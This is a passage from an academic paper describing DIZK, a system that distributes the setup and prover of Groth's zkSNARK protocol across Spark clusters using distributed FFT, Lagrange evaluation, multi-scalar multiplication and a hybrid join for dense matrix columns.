A zkSNARK's costs are determined by the 'execution time' $T_F$ of $F$ (see §2.2) and the size $k$ of the input $x$ (which is at most $T_F$). The execution time is at least the size of the input and, in many applications, much larger than it. Thus, $T_F$ is seen to be significantly larger than $k$.

The key efficiency feature of a zkSNARK is that the verifier running time is *proportional to $k$ alone* (regardless of $T_F$) and the proof has *constant size* (regardless of $k, T_F$). The size of $\mathsf{vk}_F$ is proportional to $k$ (regardless of $T_F$).

However, the setup and the prover are *very expensive*: their running times are (at least) proportional to $T_F$. The size of $\mathsf{pk}_F$ is large, because it is proportional to $T_F$.

Running the setup and prover is a severe bottleneck in prior zkSNARK systems since time *and* space usage grows in $T_F$. Our focus is to overcome these bottlenecks.

## 2.2 The zkSNARK language and interface

While one typically expresses a computation $F$ via a high-level programming language, a zkSNARK requires expressing $F$ via a set of *quadratic constraints* $\phi_F$, which is closely related to circuits of logical gates. A zkSNARK proof then attests that such a set of constraints is *satisfiable*. The size of $\phi_F$ is related to the execution time of $F$. There has been much research [55, 11, 15, 22, 48, 78, 31, 75, 14] devoted to techniques for encoding programs via sets of constraints, and in this paper, we consider $\phi_F$ as *given*.

**The zkSNARK language.** We describe the type of computation used in the interface of a zkSNARK. Values are in a field $\mathbb{F}$ of a large prime order $p$.

An **R1CS instance** $\phi$ over $\mathbb{F}$ is parameterized by the number of inputs $k$, number of variables $N$ (with $k \leq N$), and number of constraints $M$; $\phi$ is a tuple $(k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ where $\mathbf{a}, \mathbf{b}, \mathbf{c}$ are $(1+N) \times M$ matrices over $\mathbb{F}$.

An *input* for $\phi$ is a vector $x$ in $\mathbb{F}^k$, and a *witness* for $\phi$ is a vector $w$ in $\mathbb{F}^{N-k}$. An input-witness pair $(x,w)$ *satisfies* $\phi$ if, letting $z$ be the vector $\mathbb{F}^{1+N}$ composed of 1, $x$, and $w$, the following holds for all $j \in [M]$:

$$\left(\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i\right) \cdot \left(\sum_{i=0}^{N} \mathbf{b}_{i,j} z_i\right) = \sum_{i=0}^{N} \mathbf{c}_{i,j} z_i \ .$$

One can treat each quadratic constraint above as representing a logical gate. Boolean and arithmetic circuits are easily reducible to this form. We view $\mathbf{a}, \mathbf{b}, \mathbf{c}$ as containing the 'left', 'right', and 'output' coefficients respectively; rows index variables and columns index constraints.

**The zkSNARK interface.** A zkSNARK consists of three algorithms: *setup* $\mathscr{S}$, *prover* $\mathscr{P}$, and *verifier* $\mathscr{V}$.

- *Setup.* On input a R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$, $\mathscr{S}$ outputs a proving key $\mathsf{pk}$ and a verification key $\mathsf{vk}$.
- *Prover.* On input a proving key $\mathsf{pk}$ (for an R1CS instance $\phi$), input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, $\mathscr{P}$ outputs a proof $\pi$ that attests to the $x$-satisfiability of $\phi$.
- *Verifier.* On input a verification key $\mathsf{vk}$ (generated for $\phi$), input $x$ in $\mathbb{F}^k$, and proof $\pi$, $\mathscr{V}$ outputs a decision bit.

## 2.3 The zkSNARK protocol of Groth

Our system provides a distributed implementation of a zkSNARK protocol due to Groth [42]. We selected Groth's protocol because it is, to our knowledge, the





Figure 1: Components of a zkSNARK. Shaded components are those that we distribute so to support proving/verifying statements about large computations. Prior systems run these components as monolithic procedures on a single machine.





Figure 2: A distributed zkSNARK. The setup algorithm is run on a compute cluster, and generates a long proving key pk, held in distributed storage, and a short verification key vk. The prover algorithm is also run on a compute cluster.

most efficient zkSNARK protocol. That said, our techniques are easily adapted to similar zkSNARK protocols [37, 20, 55, 32, 43]. We now describe only the parts of Groth's protocol that are needed to understand our techniques, and refer the reader to [42] for details (including correctness and security, which we inherit). For reference, we include the full protocol in Fig. 10 (in the appendix) using the notation introduced in this section.

**QAPs.** Groth's zkSNARK protocol uses *Quadratic Arithmetic Programs* (QAPs) [37, 55] to efficiently express the satisfiability of R1CS instances via certain low-degree polynomials. Essentially, the $M$ constraints are 'bundled' into a single equation that involves univariate polynomials of degree $O(M)$. The prover's goal is then to convince the verifier that this equation holds. In fact, it suffices for the verifier to know that this equation holds at a random point because distinct polynomials of small degree can only agree on a small number of points.

In a little more detail, we now define what is a QAP instance, and what does satisfying such an instance mean.

A **QAP instance** $\Phi$ over $\mathbb{F}$ has three parameters, the number of inputs $k$, number of variables $N$ (with $k \leq N$), and degree $M$; $\Phi$ is a tuple $(k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ where $\mathbf{A}, \mathbf{B}, \mathbf{C}$ are each a vector of $1+N$ polynomials over $\mathbb{F}$ of degree $< M$, and $D$ is a subset of $\mathbb{F}$ of size $M$.

An *input* for $\Phi$ is a vector $x$ in $\mathbb{F}^k$, and a *witness* for $\Phi$ is a pair $(w, h)$ where $w$ is a vector in $\mathbb{F}^{N-k}$ and $h$ is a vector in $\mathbb{F}^{M-1}$. An input-witness pair $\big(x, (w,h)\big)$ *satisfies* $\Phi$ if, letting $z \in \mathbb{F}^{1+N}$ be the concatenation of 1, $x$, and $w$:

$$\big(\textstyle\sum_{i=0}^{N} \mathbf{A}_i(X) z_i\big) \cdot \big(\sum_{i=0}^{N} \mathbf{B}_i(X) z_i\big) = \sum_{i=0}^{N} \mathbf{C}_i(X) z_i + \big(\sum_{i=0}^{M-2} h_i X^i\big) \cdot Z_D(X) \ ,$$

where $Z_D(X) := \prod_{\alpha \in D} (X - \alpha)$.

One can efficiently reduce R1CS instances to QAP instances [37, 55]: there is a *QAP instance reduction* $\mathsf{qapI}$ and a *QAP witness reduction* $\mathsf{qapW}$, for which our system provides distributed implementations of both.

*QAP instance reduction.* For every R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$, $\mathsf{qapI}(\phi)$ outputs a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ that preserves satisfiability: for every input $x$ in $\mathbb{F}^k$, $\phi$ is $x$-satisfiable iff $\Phi$ is $x$-satisfiable. It works as follows: let $D$ be a subset of $\mathbb{F}$ of size $M$ and then, for each $i \in \{0, 1, \ldots, N\}$, let $\mathbf{A}_i$ be the polynomial of degree $< M$ that interpolates over $D$ the $i$-th row of the matrix $\mathbf{a}$; similar for each $\mathbf{B}_i$ and $\mathbf{C}_i$ in regards to $\mathbf{b}$ and $\mathbf{c}$.

*QAP witness reduction.* For every witness $w$ in $\mathbb{F}^{N-k}$ s.t. $(x, w)$ satisfies $\phi$, $\mathsf{qapW}(\phi, x, w)$ outputs $h$ in $\mathbb{F}^{M-1}$ s.t. $(x, (w, h))$ satisfies $\Phi$. It works as follows: let $h$ be the coefficients of the polynomial $H(X)$ of degree less than $M-1$ that equals the quotient of $(\sum_{i=0}^{N} \mathbf{A}_i(X) z_i) \cdot (\sum_{i=0}^{N} \mathbf{B}_i(X) z_i) - \sum_{i=0}^{N} \mathbf{C}_i(X) z_i$ and $Z_D(X)$.

**Bilinear encodings.** Groth's protocol uses *bilinear encodings*, which enable hiding secrets while still allowing for anyone to homomorphically evaluate linear functions as well as zero-test quadratic functions.

We denote by $\mathbb{G}$ a group, and consider only groups with a prime order $p$, which are generated by an element $\mathscr{G}$. We use additive notation for group arithmetic: $\mathscr{P} + \mathscr{Q}$ denotes addition of the two elements $\mathscr{P}$ and $\mathscr{Q}$. Thus, $s \cdot \mathscr{P}$ denotes scalar multiplication of $\mathscr{P}$ by the scalar $s \in \mathbb{Z}$. Since $p \cdot \mathscr{P}$ equals the identity element, we can equivalently think of a scalar $s$ as in the field $\mathbb{F}$ of size $p$. The *encoding* (relative to $\mathscr{G}$) of a scalar $s \in \mathbb{F}$ is $[s] := s \cdot \mathscr{G}$; similarly, the encoding of a vector of scalars $\mathbf{s} \in \mathbb{F}^n$ is $[\mathbf{s}] := (\mathbf{s}_1 \cdot \mathscr{G}, \ldots, \mathbf{s}_n \cdot \mathscr{G})$. The encoding of a scalar can be efficiently computed via the double-and-add algorithm; yet (for suitable choices of $\mathbb{G}$) its inverse is conjecturally

hard to compute, which means that $[s]$ hides (some) information about $s$. Encodings are also linearly homomorphic: $[\alpha s + \beta t] = \alpha[s] + \beta[t]$ for all $\alpha, \beta, s, t \in \mathbb{F}$.

Bilinear encodings involve *three* groups of order $p$: $\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_3$ generated by $\mathscr{G}_1, \mathscr{G}_2, \mathscr{G}_3$ respectively. The encoding of a scalar $s \in \mathbb{F}$ in $\mathbb{G}_i$ is $[s]_i := s \cdot \mathscr{G}_i$. Moreover, there is an efficiently computable map $e\colon \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$, called *pairing*, that is bilinear: for every nonzero $\alpha, \beta \in \mathbb{F}$, it holds that $e([\alpha]_1, [\beta]_2) = \alpha\beta \cdot e(\mathscr{G}_1, \mathscr{G}_2)$. (Also, $e$ is non-degenerate in that $e([1]_1, [1]_2) \neq [0]_3$.) Pairings allow zero-testing quadratic polynomials evaluated on encodings. For example, given $[s]_1, [t]_2, [u]_1$, one can test if $st + u = 0$ by testing if $e([s]_1, [t]_2) + e([u]_1, [1]_2) = [0]_3$.

## 3 Design overview of DIZK

Fig. 2 shows the outline of DIZK's design. The setup and the prover in DIZK are modified from monolithic procedures to distributed jobs on a cluster; $F$, $\mathsf{pk}_F$, and $w$ are stored as data structures distributed across multiple machines instead of on a single machine. The verifier remains unchanged from the vanilla protocol as it is inexpensive, enabling DIZK's proofs to be verified by existing implementations of the verifier.

**Spark.** We implemented DIZK using Apache Spark [2], a popular cluster computing framework, though our design principles behind DIZK are applicable to other frameworks [1, 35, 44]. Spark consists of two components: the driver and executors. Applications are created by the driver and assigned to executors, consisting of jobs split into stages that dictate a set of tasks. Large datasets are stored as *Resilient Distributed Datasets* (RDDs).

**System interface.** The interface of DIZK matches the interface of a zkSNARK for proving/verifying satisfiability of R1CS instances (see §2.2) except that large objects are represented via RDDs. More precisely:

- The setup receives an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ and outputs corresponding keys $\mathsf{pk}$ and $\mathsf{vk}$. As instance size grows (i.e., as the number of variables $N$ and of constraints $M$ grow), $\phi$ and $\mathsf{pk}$ grow in size (linearly in $N$ and $M$), so both are represented as RDDs.
- The prover receives the proving key $\mathsf{pk}$, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$. The prover outputs a proof $\pi$ of constant size (128 B). As typically the input size $k$ is small and the witness size $N-k$ is large, we represent the input as an array and the witness as an RDD.

When using DIZK in an application, the application setup needs to provide $\phi$ to the DIZK setup, and the application prover needs to provide $x$ and $w$ to the DIZK prover. Since these items are big, they may also need to be generated in a distributed way; we do so for our applications in §7.

**High-level approach.** The setup and prover in serial implementations of zkSNARKs run monolithic space-intensive computations that quickly exceed memory bounds. Our approach for an efficient distributed implementation is as follows.





Figure 3: Distributed setup and prover (and subcomponents).

First, we identify the heavy computational tasks that underlie the setup and prover. In Groth's protocol these fall in three categories: (1) arithmetic (multiplication and division) for polynomials of large degree over large prime fields; (2) multi-scalar multiplication over large prime groups; (3) the QAP instance and witness reductions described in §2.3. Such computations underlie other proof systems too (see full version).

Second, we design distributed implementations of these components. While there are simple strawman designs that follow naive serial algorithms, these are too expensive (e.g., run in quadratic time); on the other hand, non-naive serial algorithms gain efficiency by leveraging large pools of memory. We explain how to distribute these memory-intensive algorithms.

Finally, we assemble the aforementioned distributed components into a distributed setup and distributed prover. This assembly poses challenges as the dataflow from one component to another requires several large-scale re-shuffles that we resolve with tailored data structures.

Fig. 3 presents a diagram of the main parts of the design, and we describe them in the following sections: §4 discusses how to distribute polynomial arithmetic and multi-scalar multiplication; §5 discusses how to distribute the QAP instance reduction, and how to obtain the distributed setup from it; §6 discusses how to distribute the QAP witness reduction, and how to obtain the distributed prover from it.

## 4 Design: distributing arithmetic

We describe the computational tasks involving finite field and finite group arithmetic that arise in the zkSNARK, and how we distribute these tasks. These form subroutines of the distributed setup and distributed prover computations (see §5 and §6).

## 4.1 Distributed fast polynomial arithmetic

The reduction from an R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ to a QAP instance $\Phi = (k, N, M, \mathbf{A}, \mathbf{B}, \mathbf{C}, D)$ (in the setup) and its witness reduction (in the prover) involves arithmetic on $\Theta(N)$ polynomials of degree $\Theta(M)$; see §2.3. ($N$ is the number of variables and $M$ is the number of constraints.)

We distribute the necessary polynomial arithmetic, allowing us to scale to $N$ and $M$ that are in the billions.

### 4.1.1 Arithmetic from evaluation and interpolation

Fast polynomial arithmetic is well-known to rely on fast algorithms for two fundamental tasks: polynomial *evaluation* and *interpolation*. In light of this, our approach is the following: (i) we achieve distributed fast implementations of evaluation and interpolation, and (ii) use these to achieve distributed fast polynomial arithmetic such as multiplication and division.

Recall that (multi-point) polynomial evaluation is as follows: given a polynomial $P(X) = \sum_{j=0}^{n-1} c_j X^j$ over $\mathbb{F}$ and elements $u_1, \ldots, u_n$ in $\mathbb{F}$, compute the elements $P(u_1), \ldots, P(u_n)$. One can do this by evaluating $P$ at each point, costing $\Theta(n^2)$ field operations overall.

Conversely, polynomial interpolation is as follows: given elements $u_1, v_1, \ldots, u_n, v_n$ in $\mathbb{F}$, compute the polynomial $P(X) = \sum_{j=0}^{n-1} c_j X^j$ over $\mathbb{F}$ such that $v_i = P(u_i)$ for every $i \in \{1, \ldots, n\}$. One can do this by using $u_1, \ldots, u_n$ to compute the *Lagrange interpolants* $L_1(X), \ldots, L_n(X)$, which costs $\Theta(n^2 \log n)$ field operations [71], and then output $\sum_{j=1}^{n} v_j L_j(X)$, which costs another $\Theta(n^2)$.

While both solutions are straightforward to distribute, they are too expensive due to the quadratic growth in $n$. We describe distributed FFT in the next section, while leaving the details of Lag to the appendix (§4.1.3).

### 4.1.2 Distributed FFT

*Fast Fourier Transforms* (FFTs) [71] provide much faster solutions, which run in time $\tilde{O}(n)$. For instance, the Cooley–Tukey algorithm [29] solves *both* problems with $O(n \log n)$ field operations, provided that $\mathbb{F}$ has suitable algebraic structure (in our setting it does). The algorithm requires storing an array of $n$ field elements in working memory, and performing $O(\log n)$ 'passes' on this array, each costing $O(n)$. The structure of this algorithm can be viewed as a *butterfly network* since each pass requires shuffling the array according to certain memory patterns.

While the Cooley–Tukey algorithm implies a fast parallel algorithm, its communication structure is not suitable for compute clusters. At each layer of the butterfly network, half of the executors are left idle and the other half have their memory consumption doubled; moreover, each such layer requires a shuffle involving the entire array.

We take a different approach, suggested by Sze [65], who studies the problem of computing the product of terabit-size integers on compute clusters, via MapReduce. Sze's approach requires only a *single* shuffle. Roughly, an FFT computation with input size $n$ is reduced to *two* batches of $\sqrt{n}$ FFT computations, each on input size $\sqrt{n}$. The first batch is computed by the mappers; after the shuffle, the second batch is computed by the reducers. We use the same approach to implement a distributed FFT, but in the setting of finite fields.

### 4.1.3 Distributed Lag

An additional task that arises (in the setup, see §5) is a problem related to polynomial evaluation that we call Lag (from 'Lagrange'): given a domain $\{u_1, \ldots, u_n\} \subseteq \mathbb{F}$ and an element $t \in \mathbb{F}$, compute the evaluation at $t$ of all Lagrange interpolants $L_1(X), \ldots, L_n(X)$ for the domain.

A common approach to do so is via the *barycentric Lagrange formula* [17]: compute the barycentric weights $r_1, \ldots, r_n$ as $r_i := 1/\prod_{j \neq i}(u_i - u_j)$, and then compute $L_1(t), \ldots, L_n(t)$ as $L_i(t) := \frac{r_i}{t - u_i} \cdot L(t)$ where $L(X) := \prod_{j=1}^{n}(X - u_j)$.

When the domain is a multiplicative subgroup of the field generated by some $\omega \in \mathbb{F}$ (in our setting it is), this approach results in an expression, $L_i(X) = \frac{\omega^i / n}{X - \omega^i} \cdot (X^n - 1)$, that is cheap to evaluate. This suggests a simple but effective distributed strategy: each executor in the cluster receives the value $t \in \mathbb{F}$ and a chunk of the index space $i$, and uses the inexpensive formula to evaluate $L_i(t)$ for each index in that space.

## 4.2 Distributed multi-scalar multiplication

In addition to the expensive finite field arithmetic discussed above, the setup and prover also perform expensive group arithmetic, which we must efficiently distribute.

After obtaining the evaluations of $\Theta(N+M)$ polynomials, the setup encodes these values in the groups $\mathbb{G}_1$ and $\mathbb{G}_2$, performing the operations $s \to [s]_1$ and $s \to [s]_2$ for $\Theta(N+M)$ values of $s$. In contrast, the prover computes linear combinations of $\Theta(N+M)$ encodings. Again, we seek to scale to $N$ and $M$ that are in the billions.

These operations can be summarized as two basic computational problems within a group $\mathbb{G}$ of a prime order $p$ (where scalars come from the field $\mathbb{F}$ of size $p$).

- *Fixed-base multi-scalar multiplication* (fixMSM). Given a vector of scalars $\mathbf{s}$ in $\mathbb{F}^n$ and element $\mathscr{P}$ in $\mathbb{G}$, compute the vector of elements $\mathbf{s} \cdot \mathscr{P}$ in $\mathbb{G}^n$.
- *Variable-base multi-scalar multiplication* (varMSM). Given a vector of scalars $\mathbf{s}$ in $\mathbb{F}^n$ and a vector of elements $(\mathscr{P}_i)_{i=1}^n$ in $\mathbb{G}^n$, compute $\sum_{i=1}^n \mathbf{s}_i \cdot \mathscr{P}_i$ in $\mathbb{G}$.

For small $n$, both problems have simple solutions: for fixMSM, compute each element $\mathbf{s}_i \cdot \mathscr{P}$ and output it; for varMSM, compute each $\mathbf{s}_i \cdot \mathscr{P}_i$ and output their sum.

In our setting, these solutions are expensive not only because $n$ is huge, but also because the scalars are (essentially) random in $\mathbb{F}$, whose cryptographically-large prime size $p$ has $k \approx 256$ bits. This means that the (average)

number of group operations in these simple solutions is $\approx 1.5kn$, a prohibitive cost.

Both problems can be solved via algorithms that, while being much faster, make an intensive use of memory. We next discuss our approach to efficiently distribute varMSM. We leave the discussion of distributing fixMSM to §4.2.2.

#### 4.2.1 Distributed varMSM

An efficient algorithm for varMSM is Pippenger's algorithm [57], which is within $1+o(1)$ of optimal for nearly all scalar vectors [58]. In the setting of serial zkSNARKs this algorithm outperforms, by 20-30%, the popular Bos–Coster algorithm [34, §4]. (Other well-known algorithms like Straus' algorithm [64] and the Chang–Lou algorithm [25] are not as fast on large instances; see [16].)

Given scalars $s_1,\ldots,s_n$ and their bases $\mathscr{P}_1,\cdots,\mathscr{P}_n$, Pippenger's algorithm chooses a radix $2^c$, computes $\lfloor s_1/2^c\rfloor\mathscr{P}_1+\cdots+\lfloor s_n/2^c\rfloor\mathscr{P}_n$, doubles it $c$ times, and sums it to $(s_1 \bmod 2^c)\mathscr{P}_1+\cdots+(s_n \bmod 2^c)\mathscr{P}_n$. For the last step, the algorithm sorts the base elements into $2^c$ buckets according to $(s_1 \bmod 2^c),\ldots,(s_n \bmod 2^c)$ (discarding bucket 0), sums the base elements in the remaining buckets to obtain intermediate sums $\mathscr{Q}_1,\ldots,\mathscr{Q}_{2^c-1}$, and computes $\mathscr{Q}_1+2\mathscr{Q}_2+\cdots+(2^c-1)\mathscr{Q}_{2^c-1}=(s_1 \bmod 2^c)\mathscr{P}_1+\cdots+(s_n \bmod 2^c)\mathscr{P}_n$. For a suitable choice of $2^c$, this last step saves computation because each bucket contains the sum of several input bases.

A natural approach to distribute Pippenger's algorithm is to set the number of partitions to $2^c$ and use a custom partitioner that takes in a scalar $s_i$ as the key and maps its base element $b_i$ to partition $(s_i \bmod 2^c)$. While this approach is convenient, we find in practice that the cost of shuffling in this approach is too high. Instead, we find it much faster to merely split the problem evenly across executors, run Pippenger's algorithm serially on each executor, and combine the computed results.

#### 4.2.2 Distributed fixMSM

Efficient algorithms for fixMSM use time-space tradeoffs [23]. Essentially, one first computes a certain look-up table of multiples of $\mathscr{P}$, and then uses it to compute each $\mathbf{s}_i\cdot\mathscr{P}$. As a simple example, via $\log|\mathbb{F}|$ group operations, one can compute the table $(\mathscr{P},2\cdot\mathscr{P},4\cdot\mathscr{P},\ldots,2^{\log|\mathbb{F}|}\cdot\mathscr{P})$, and then compute each $\mathbf{s}_i\cdot\mathscr{P}$ with only $\log|\mathbb{F}|/2$ group operations (on average). More generally one can increase the 'density' of the look-up table and further reduce the time to compute each $\mathbf{s}_i\cdot\mathscr{P}$. As $n$ increases, it is better for the look-up table to also grow, but larger tables require more memory to store them.

A natural approach to distribute this workload across a cluster is to evenly divide the $n$ scalars among the set of executors, have each executor build its own in-memory look-up table and perform all assigned scalar multiplications aided by that table, and then assemble the output from all executors. However, this approach does not fit Spark because each executor receives many 'partitions' and these cannot hold shared references to local results previously computed by the executor. Instead, we let a single executor (the driver) build the look-up table and *broadcast* it to all other executors. Each executor receives this table and an even distribution of the scalars, and computes all its assigned scalar multiplications.

## 5 Distributing the zkSNARK setup

The zkSNARK setup receives as input an R1CS instance $\phi=(k,N,M,\mathbf{a},\mathbf{b},\mathbf{c})$ and produces a proving key pk and a verification key vk.

Informally, the protocol has three stages: (i) evaluate the polynomials $\mathbf{A},\mathbf{B},\mathbf{C}$ at a random element $t$, where $\mathbf{A},\mathbf{B},\mathbf{C}$ are from the QAP instance $\Phi=(k,N,M,\mathbf{A},\mathbf{B},\mathbf{C},D)$ corresponding to $\phi$; (ii) compute certain random linear combinations of these; (iii) compute encodings of corresponding vectors. The second stage is straightforward to distribute, and the third stage is an instance of fixMSM (see §4.2.2). Thus here we discuss efficient distribution of the first stage only.

Recall from the QAP instance reduction (in §2.3) that $\mathbf{A}=(\mathbf{A}_0,\ldots,\mathbf{A}_N)$ where $\mathbf{A}_i$ is the polynomial of degree $<M$ that interpolates over $D$ the $i$-th row of the matrix $\mathbf{a}$; similarly for each $\mathbf{B}$ and $\mathbf{C}$ with regard to $\mathbf{b}$ and $\mathbf{c}$. Focusing on $\mathbf{a}$ for simplicity and letting $L_1,\ldots,L_M$ be the Lagrange interpolants for the set $D$ (i.e., $L_j$ evaluates to 1 at the $j$-th element of $D$ and to 0 everywhere else in $D$), the task we need to solve in a distributed way is:

$$\begin{array}{rl}\text{in:} & \mathbf{a}\in\mathbb{F}^{(1+N)\times M}\text{ and }t\in\mathbb{F}\\ \text{out:} & (\mathbf{A}_i(t))_{i=0}^N\text{ where }\mathbf{A}_i(t):=\sum_{j=1}^M\mathbf{a}_{i,j}L_j(t)\end{array}$$

The parameters $N$ and $M$ are big enough such that no single machine can store any vector of length $N$ or $M$.

In both serial zkSNARK systems and in our distributed system, the first step is to compute $(L_j(t))_{j=1}^M$. We do so via the distributed Lag protocol described in §4.1.3, which computes and stores $(L_j(t))_{j=1}^M$ in an RDD. We now focus on the remainder of the task.

A key property of the matrix $\mathbf{a}$ exploited in serial zkSNARK systems is its sparsity; that is, $\mathbf{a}$ contains very few non-zero entries. This enables the serial algorithm to iterate through every nonzero $\mathbf{a}_{i,j}$, look up the value $L_j(t)$, and add $\mathbf{a}_{i,j}L_j(t)$ to the $i$-th entry in $\mathbf{A}(t)$. Distributing this approach in the natural way, however, results in a solution that is both inefficient in time and cannot scale to large $N$ and $M$, as discussed next.

**Strawman.** Represent $\mathbf{a}=(\mathbf{a}_{i,j})_{i,j}$ and $(L_j(t))_j$ as two RDDs and perform the following computations:

1. Join the set $(\mathbf{a}_{i,j})_{i,j}$ with the set $(L_j(t))_j$ by index $j$.
2. Map each pair $(\mathbf{a}_{i,j},L_j(t))$ to its product $\mathbf{a}_{i,j}L_j(t)$.
3. Reduce the evaluations by $i$ to get $(\sum_{j=1}^M\mathbf{a}_{i,j}L_j(t))_{i=0}^N$.

When running this computation, we encounter notable issues at every step: the set of joined pairs $(\mathbf{a}_{i,j}, L_j(t))$ is unevenly distributed among executors, the executors take drastically differing amounts of time to perform the pair evaluations, and a small set of executors quickly exceed memory bounds from insufficient heap space.

Our problems lie in that, while the matrix $\mathbf{a}$ is sparse, its columns are merely *almost* sparse: most columns are sparse, but a few are dense. This occurs when in an R1CS instance $\phi$ some constraints "touch" many variables. This is not a rarity, but a common occurrence in typical constraint systems. E.g., consider the basic linear-algebraic operation of computing the dot product between a large variable vector and a large constant vector. The single constraint in $\phi$ that captures this dot product has as many variables as the number of non-zero constants in the constant vector, inducing a dense column.

The default (hash-based) partitioner of the join algorithm maps all entries in a column to the *same* executor, resulting in executors for dense columns becoming stragglers. While there exist alternative join algorithms to handle load imbalances, like `blockjoin` and `skewjoin` [6], these do not perform well, as we now explain.

First, `blockjoin` replicates *each* entry in one RDD (the one for $(L_j(t))_j$) in the hopes that when joining with the other RDD (the one for $(\mathbf{a}_{i,j})_{i,j}$) the partitions will be more evenly distributed. However, in our setting we cannot afford blowing up the size of the first RDD.

Second, `skewjoin` takes a more fine-grained approach, by computing statistics of the second RDD and using it to calculate the replication factor for each entry in the first RDD. While the memory footprint is smaller, it remains undesirable.

A problem in both approaches is that replicating entries entails *changing the keys of the two RDDs*, by first adding counters to each key before joining and then removing these after joining. Each of these changes requires expensive shuffles to relocate keys to the correct partitions based on their hash. A second inefficiency comes from performing a single monolithic join on the two (modified) RDDs, costing significant working memory.

We circumvent all these problems via systematic two-part solution tailored to our setting, as described below. (And only briefly mention that the foregoing `skewjoin` approach does not scale beyond 50 million constraints on even 128 executors and is twice as slow as our solution.)

**Part 1: identify dense vectors.** Before running the setup, DIZK runs a lightweight, distributed computation to identify the columns that have many non-zero elements and annotates them for Part 2. Using a straightforward map and reduce computation would also result in stragglers because of the dense columns. DIZK avoids stragglers as follows. Suppose that the matrix $\mathbf{a}$ is stored as an RDD with $\ell$ partitions. First, DIZK assigns each partition to a random executor. Second, each executor computes, for every column $j$, the number of non-zero elements it receives. Third, the executors run a shuffle, during which the elements for the same column go to the same executor. Finally, each executor computes the final count for its assigned columns. Thus even dense columns will have at most $\ell$ values to aggregate, avoiding stragglers.

DIZK identifies which columns have more than a threshold of non-zero elements and annotates them for Part 2. We heuristically set the threshold to be $\sqrt{M}$. As $\mathbf{a}$ is overall sparse, there are not many dense constraints.

Let $J_{\mathbf{a}}$ be the set of indices $j$ identified as dense.

**Part 2: employ a hybrid solution.** DIZK now executes two jobs: one for the few dense columns, and one for the many sparse columns. The first computation filters each dense column into multiple partitions, so that no executor deals with an entire dense column but only with a part of it, and evaluates the joined pairs. The second computation is the strawman above, limited to indices not in $J_{\mathbf{a}}$. We do so without having to re-key RDDs or incur any replication. In more detail, the computation is:

1. For all dense column indices $j \in J_{\mathbf{a}}$:
   (a) filter $\mathbf{a}$ by index $j$ to obtain column $\mathbf{a}_j$ as an RDD;
   (b) join the RDD $(\mathbf{a}_{i,j})_{i,j}$ with $L_j(t)$ for $j$;
   (c) map each pair $(\mathbf{a}_{i,j}, L_j(t))$ to its product $\mathbf{a}_{i,j} L_j(t)$.
2. Join the set $(\mathbf{a}_{i,j})_{i,j \notin J_{\mathbf{a}}}$ with $L_j(t)$ by index $j$.
3. Map each pair $(\mathbf{a}_{i,j}, L_j(t))$ to its evaluation $\mathbf{a}_{i,j} L_j(t)$.
4. Union $(\mathbf{a}_{i,j} L_j(t))_{j \in J_{\mathbf{a}}}$ with $(\mathbf{a}_{i,j} L_j(t))_{j \notin J_{\mathbf{a}}}$.
5. Reduce all $\mathbf{a}_{i,j} L_j(t)$ by $i$ to get $(\mathbf{A}_i(t))_{i=0}^{N}$.

## 6 Distributing the zkSNARK prover

The zkSNARK prover receives a proving key pk, input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, and samples a proof $\pi$.

The protocol has two stages: (i) extend the $x$-witness $w$ for the R1CS instance $\phi$ to a $x$-witness $(w,h)$ for the QAP instance $\Phi$; (ii) use $x$, $w$, $h$ and additional randomness to compute certain linear combinations of pk. The second stage is an instance of varMSM (see §4.2.1). Thus here we discuss efficient distribution of the first stage only.

Recall from the QAP witness reduction (in §2.3) that $h$ is the vector of coefficients of the polynomial $H(X)$ of degree less than $M-1$ that equals the ratio

$$\frac{(\sum_{i=0}^{N} \mathbf{A}_i(X) z_i) \cdot (\sum_{i=0}^{N} \mathbf{B}_i(X) z_i) - \sum_{i=0}^{N} \mathbf{C}_i(X) z_i}{Z_D(X)} \ .$$

